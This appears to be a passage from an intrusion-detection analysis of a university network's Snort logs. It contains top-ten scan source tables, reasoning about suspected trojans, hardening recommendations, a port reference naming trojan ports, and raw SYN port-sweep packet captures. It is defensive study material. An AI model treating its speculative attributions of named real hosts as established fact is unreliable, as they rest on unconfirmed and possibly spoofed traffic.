Description: The Top Ten alerts in the scan logs are shown in the chart above. UDP scanning is the highest followed by SYN|FIN stealth scanning. There is also a large count of RPC (Remote Procedural Call) scans and attempted Wingate scans, which is what attackers will use to proxy or decoy their attacks.





TOP TEN SOURCE IP’s for SCANS

Source IP	Hosts Scanned	TCP	UDP	Source Name
202.112.209.30	5755	5881	1	www.cumtb.edu.cn
203.239.60.199	5290	5522	5	Korea Network Information Center
MY.NET.228.10	3911	0	6323	
MY.NET.203.150	3485	1	4036	
209.116.250.194	3265	3457	0	ns1.sysalli.com
194.224.168.50	3240	3452	1	rs168-50.readysoft.es
144.132.40.90	2979	3173	4	CPE-144-132-40-90.vic.bigpond.net.au
210.169.129.35	2817	2989	1	Japan Network Information Center
210.160.206.219	2730	2848	2	www.iinekka.or.jp
212.87.234.136	2403	2523	3	Higher Education School in Poland

* Note: highlighted addresses were resolved using SamSpade www.samspade.org

Description: These are the Top Ten IP addresses for both internal and external sources in terms of scanning. Most of the traffic from MY.NET is UDP with very little TCP. Host 202.112.209.30 from China is generating the most traffic in terms of TCP scanning. It appears that most of the scanning is originating from foreign countries such as Japan, Poland, China, Australia and Spain. Future traffic originating from the hosts indicated above should be monitored closely for scanning patterns.






TOP TEN EXTERNAL SOURCE IP's for SCANS

Source IP	Hosts Scanned	TCP	UDP	Source Name
202.112.209.30	5755	5881	1	www.cumtb.edu.cn
203.239.60.199	5290	5522	5	Korea Network Information Center
209.116.250.194	3265	3457	0	ns1.sysalli.com
194.224.168.50	3240	3452	1	rs168-50.readysoft.es
144.132.40.90	2979	3173	4	CPE-144-132-40-90.vic.bigpond.net.au
210.169.129.35	2817	2989	1	Japan Network Information Center
210.160.206.219	2730	2848	2	www.iinekka.or.jp
212.87.234.136	2403	2523	3	Higher Education School in Poland
195.41.102.2	2391	2540	2	alcatraz.tarantula.dk
211.178.63.4	2166	2479	2	Korea Network Information Center

* Note: highlighted addresses were resolved using SamSpade www.samspade.org

Description: The chart above displays the Top Ten external source IP's.




TOP TEN INTERNAL SOURCE IP's for SCANS

Source IP	Hosts Scanned	TCP	UDP
MY.NET.228.10	3911	0	6323
MY.NET.203.150	3485	1	4036

MY.NET.227.194	2221	1	2588
MY.NET.217.230	2121	0	2472
MY.NET.208.242	2023	0	2629
MY.NET.211.154	1918	5	2425
MY.NET.228.186	1568	0	2879
MY.NET.202.2	1451	1	1863
MY.NET.202.34	1224	79	1352
MY.NET.206.158	1222	1	1509

Description: The chart above displays the Top Ten internal source IP's. Most of the scans are UDP-based traffic.



Out of Spec Analysis

Further analysis was conducted on the data provided in the OOS files. The records contain the alert followed by any data payload bytes up to the snap length that was specified within the Snort application.

Refer to Appendix A for ports identified as unassigned. Traffic was observed using these port numbers, and a search was performed in the OOS data to determine if the nature of the services can be identified. For any suspicious traffic that was located, an example was included for illustration in Appendix B.

A TCP SYN randomized port sweep was conducted on My.net.220.6 by 206.65.191.129 in which several ports were scanned. Most of the important ports are included in the Appendix A reference for definition of service. This was observed in the OOS Data provided on March 15th, 2001 from 10:26:46.46262 to 10:26:47.359922 and the IP address resolves to Monitor.DSLReports.com according to SamSpade www.samspade.org . Although the IP address resolved to the following DNS name indicated above, there could be legitimate spoofing involved due to the fact that there was no proof of acknowledgement by the recipient. In researching the data even further, I noticed that several of the ports scanned had dealt with database services and utilities such as Netview 6000, which is a product used by network operations personnel to gather an entire picture of the network. Perhaps the person scanning wants a back door into the network with complete control over all resources including routers, switches, hubs, servers (including backend database servers), etc…

Not long after the TCP SYN sweep indicated above, there was unusual activity that took the form of a Gnutella Service SYN storm or flood. The activity originated from 131.118.95.84 (kermit.al.umces.edu) via SamSpade and targeted My.Net.205.254. The activity started on March 15th, 2001 from 10:52:09.473851 to 13:15:50.134064. The chance that this IP address is spoofed is very high due to no acknowledgment from the recipient.

On Tuesday, March 19th, 2001, there was evidence of high port activity. This correlation of data coincides with Bradley Galvin's GIAC practical acknowledgement of source port 18245 and destination port 21536. This snapshot of Out of Spec data is presented in Appendix B as an unresolved anomaly but must be noted. All DNS resolution was drawn from www.samspade.org . The source address observed is 212.14.14.107 (212-14-107-85.dialupb.inicia.es), which appears to be a dialup address originating from Spain. The targeted address is My.Net.6.7, and the activity noted is five attempts of suspicious traffic. The same data also occurs from 62.59.146.50 (ZONNET-NL-DIALUP-POOL-2 from the Netherlands) to My.Net.253.125 (1 hit), and 62.59.150.144 (ppp144-150-59-62.dialup.zonnet.nl), also from the Netherlands) to My.Net.223.174 (2 hits) with the source and destination ports exact replicas of the one noted above. The second one actually has a destination port of 21749. This appears to be some form of web connection with the text being HTTP/1.1 in some traces.

The activity in the last paragraph was also observed in OOS files provided for Monday, March 12th, 2001 and on Tuesday, March 13th, 2001. Monday's traffic is from 213.153.230.64 in Turkey to My.Net.253.114 with 2 hits of activity, and Tuesday from source IP 62.29.32.109 in Turkey to My.Net.253.125 with the same source and destination ports. Also, the same type of activity in which HTTP requests were submitted with TCP flags SYN|FIN|RESET|PUSH|URGENT set, which displays clear signs of the three-way handshake and more. Additional activity was shown from 62.29.85.12 (from Istanbul, Turkey) to My.Net.220.202 later that day. In observing the final day of logs from Friday, March 16th, more activity was noted from 63.255.89.4 (A010-0004.HIPT.splitrock.net) to My.Net.253.114 with exact same TCP Flags set and source/destination ports.

With all said, the data above presents a correlation in traffic between source and destination ports. All requests seem to be HTTP formatted with SYN|ACK|FIN|PUSH and URGENT bits being set. To start, all destination addresses noted above should undergo a complete security audit. First, scan all machines with Nessus www.nessus.org to capture open ports, services and possible vulnerabilities. Make sure no one is running a personal web server, which may bypass certain firewall rules. Second, grep through the firewall (if there is one) logs, router logs and server logs for source IP addresses and source ports presented above. The chance of the source IP's in question being spoofed is highly unlikely due to the connection orientation. Third, if a Linux server, check for a rootkit installation by utilizing "*chkrootkit*" for Linux. You can obtain a copy from www.chkrootkit.org , which will probe inside the kernel for any instances of root compromise. And, last but not least, follow these procedures before implementing any web based server or application on the internet.

In the Thursday, March 9th OOS log, host My.Net.201.146 initially appears to have a trojan program installed that listens and converses with external traffic. The external party, 207.172.3.46 (reader4.news.rcn.net), wants to conceal his identity by connecting to various ports for his activity. The activity is noted in Appendix B.

On March 12th, 2001, MY.NET.210.106 was observed communicating with the external address 193.68.138.180. The port numbers are both emphemeral indicating the possibility of a trojan. After looking at the trojan list there is no known trojan in which the default destination is 41051. This is nothing new because trojans can communicate on high or low ports under 1024. The source destination of 193.68.138.180 resolves to the American University in Bulgaria. MY.NET.210.106 should be audited from trojan applications such as Subseven (27374) and Netbus (12345). The data is posted in Appendix B.

4. Defense Recommendations

There are several aspects of the following audit that need to be addressed.

They are as follows:

- The foreign IP addresses noted above need to be observed on a continuous basis to establish any further patterns of malicious traffic. If additional intent is deemed harmful to network operations and to the University, a specific course of action is required. This can include filtering IP's at the border router or gateway. Also, apply firewall rules to filter traffic, which entails closing all ports that are not needed by students and personnel for daily activity.
- An audit needs to be done on all servers including DNS, WINS, DHCP, Database and Domain Controllers to ensure that patches are in place to secure against most common vulnerabilities. Also, with this assessment, any services not utilized need to be turned off. Utilizing *Nmap* www.insecure.org can quickly displays any open ports of services on most operating systems.
- Along the lines of securing servers, obtain a license to install Axent's Intruder Alert product, which will display alerts if any vital system files are modified. Also, obtain a license for the Enterprise Security Manager which can scan systems remotely for common security exposures. If this solution is not in the budget, obtain the freeware product *Nessus* www.nessus.org and begin scans of Internet facing systems first and then internal ones as a second priority.
- In Appendix B below, take note of systems being targeted and scan for vulnerabilities and possible root compromises or Trojan activity. If a Linux system, install chkrootkit www.chkrootkit.org to check for kernel level compromises. Block all ports on the firewall above 1024 if not needed.

- Ensure that students and personnel are properly educated on security awareness.

APPENDIX A – Default Port Numbers and Utilization

Port	Comments
0	Used in OS Fingerprinting
1	TCPMux – test if SGI Irix service is running. Plus Sockets des Troie Trojan
2	Death Trojan and compressnet management utility
19	Character Generator
21	FTP, plus several trojan programs use this port
22	SSH-Secure Shell application; Old Versions of PCAnywhere, plus the Shaft Trojan
23	Telnet
25	SMTP mail service, plus several trojan programs use this port
26	unassigned
43	whois, nicname
48	Digital Audit Daemon
65	TACACs database Service
70	gopher
80	HTTP World Wide Web
113	Identd / Auth - used to identify the owner of a connection, plus invisible Identd and Kazimas Trojan
105	csnet-ns, Mailbox Name Nameserver
128	GSS X-License Verification
153	sgmp
158	PCMail Server
160	sgmp-traps
165	XNS-Courier, Xerox
215	softpc, Insigna solutions
217	dBase Unix
261	IIOP Name Service over TLS and SSL
262	arcisdms
268	Tobit David Replica
314	opalis-robot
342	unassigned
361	semantix
368	qbikgdp
380	is99s, TIA EIA IS-99 modem server
383	hp performance data alarm manager
393	DIS-Data Interpretation System
412	Synoptics Trap Convention Port
415	bnet
434	mobileip-agent
443	HTTPS, HTTP protocol over TLS and SSL
452	Cray SFS config server
468	Photuris Key Management
507	crs
519	Unixtime
522	ulp

527	Stock IXChange
571	meter, udemon
576	ipcd
593	http-rpc-epmap
606	Cray Unified Resource Manager
613	HMMP Operation
622	Collaborator
623	AUX Bus Shunt
637	lanserver
686	HCP-Wismar Hardware Control Protocol
710	Entrust Administration Service Handler
722	unassigned
730	IBM Netview DM 6000 send tcp
737	unassigned
742	Network Based Rev. Cont. Sys.
761	Kerberos Password, kpasswd
774	rpasswd
995	POP3 protocol over TLS and SSL
1000	DerSpherDerspaeher Trojan
1017	unassigned
1019	unassigned
1026	remote_login_network_terminal
1032	BBN IAD
1039	unassigned
1042	Bla Trojan
1055	ANSYS License Manager
1093	Proofd
1165	unassigned
1184	Unassigned
1228	Florence
1252	bspne-pcc
1356	CuillaMartin Company
1362	timeflies
1390	Storage Controller
1391	Storage Access Server
1414	IBM MQSeries
1419	Timbuktu Service 3 Port
1424	Hybrid Encryption Protocol
1439	Eicon X25 SNA Gateway
1452	GTE-Government Systems License Man.
1456	dca
1464	MSL License Manager
1468	csdm
1515	ifor-protocol
1535	ampr-info
1541	rds2
1544	aspeclmd
1575	Oracle Names
1661	Netview AIX-1
1766	cft-5
1772	ESS Web/Gateway
1774	global-dtserv
1792	IBM-dt-2
1902	Fujitsu ICL Terminal Emulation Program

1954	ABR Basic Data
1998	Cisco X.25 Service (XOT)
2009	news
2012	ttyinfo
2106	Kerberos (v4) encrypted rshell
2108	Comcam
2118	MentaServer
2067	DLSWPN- Datal link Switch Write Port Number
2403	Taskmaster
2432	codasrv
2501	RTS-Resource Tracking System Client
2784	World Wide Web Development
3019	Resource Manager
3845	V-ONE Single Port Proxy
4010	Samsung Uni-dex
4022	unassigned
4088	unassigned
4106	unassigned
4115	unassigned
4149	unassigned
4171	unassigned
4227	VRML Multi User Systems
4333	mini-sql server
4444	krb524
4470	unassigned
4479	unassigned
4693	unassigned
4697	unassigned
4888	unassigned
5540	Ace Server Services
5680	Canna (Japanese Input)
5979	NCD configuration tcp port
5997	NCD preferences Telnet Port
6142	Aspen Technology License Manager
6346	Gnutella Service
6347	Gnutella rtr
6355	unassigned
6558	xdsxdm
6688	Napster Data Port
6698	unassigned
6699	Napster
7777	Tini Trojan, Napster, cbt and Gauntlet Authentication Server
13139	unassigned
21536	unassigned
21639	unassigned
21749	unassigned
27015	Halflife Game Server
27961	Quake 3 Arena Server
53841	uassigned
65423	unassigned

Appendix B- Suspicious Traffic Patterns

Host MY.NET.220.6

```
03/15-10:26:46.416262 206.65.191.129:48137 -> MY.NET.220.6:1019
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x929419C6   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456375 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.429221 206.65.191.129:48141 -> MY.NET.220.6:5979
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x92C00CE4   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456376 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.429435 206.65.191.129:48142 -> MY.NET.220.6:686
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x92994938   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456377 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.429512 206.65.191.129:48143 -> MY.NET.220.6:393
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x928E1E90   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456377 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.474235 206.65.191.129:48209 -> MY.NET.220.6:953
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x92074BDD   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456381 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.506788 206.65.191.129:48259 -> MY.NET.220.6:889
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x91DDE069   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456384 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.506870 206.65.191.129:48263 -> MY.NET.220.6:4333
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x9299EFC4   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456384 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.506945 206.65.191.129:48264 -> MY.NET.220.6:774
```

```
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x9265A8A4   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456384 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.507024 206.65.191.129:48265 -> MY.NET.220.6:368
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x929238AB   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456384 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.507171 206.65.191.129:48268 -> MY.NET.220.6:314
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x924C3772   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456384 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.507249 206.65.191.129:48267 -> MY.NET.220.6:2067
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x92A59C62   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456384 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.507897 206.65.191.129:48274 -> MY.NET.220.6:623
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x9291879C   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456384 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.563274 206.65.191.129:48388 -> MY.NET.220.6:2501
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x924CCDB8   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456390 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.563843 206.65.191.129:48398 -> MY.NET.220.6:722
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x923D92EE   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456390 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.564411 206.65.191.129:48406 -> MY.NET.220.6:966
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x9290C5E3   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456390 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.584812 206.65.191.129:48450 -> MY.NET.220.6:128
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x9226547F   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456392 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.584889 206.65.191.129:48451 -> MY.NET.220.6:4444
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x91D1CB07   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456392 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.584969 206.65.191.129:48452 -> MY.NET.220.6:1544
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x92A641B4   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456392 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.585046 206.65.191.129:48455 -> MY.NET.220.6:452
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x9297DE53   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456392 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.585125 206.65.191.129:48456 -> MY.NET.220.6:843
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x928E60FF   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456392 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.585203 206.65.191.129:48458 -> MY.NET.220.6:968
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x926D88C4   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456392 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.585281 206.65.191.129:48459 -> MY.NET.220.6:730
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x91CC8BFC   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456392 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.603542 206.65.191.129:48468 -> MY.NET.220.6:1515
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x91CE2FA9   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456394 0 EOL EOL EOL EOL
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:26:46.603619 206.65.191.129:48474 -> MY.NET.220.6:914
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x91E71839   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456394 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
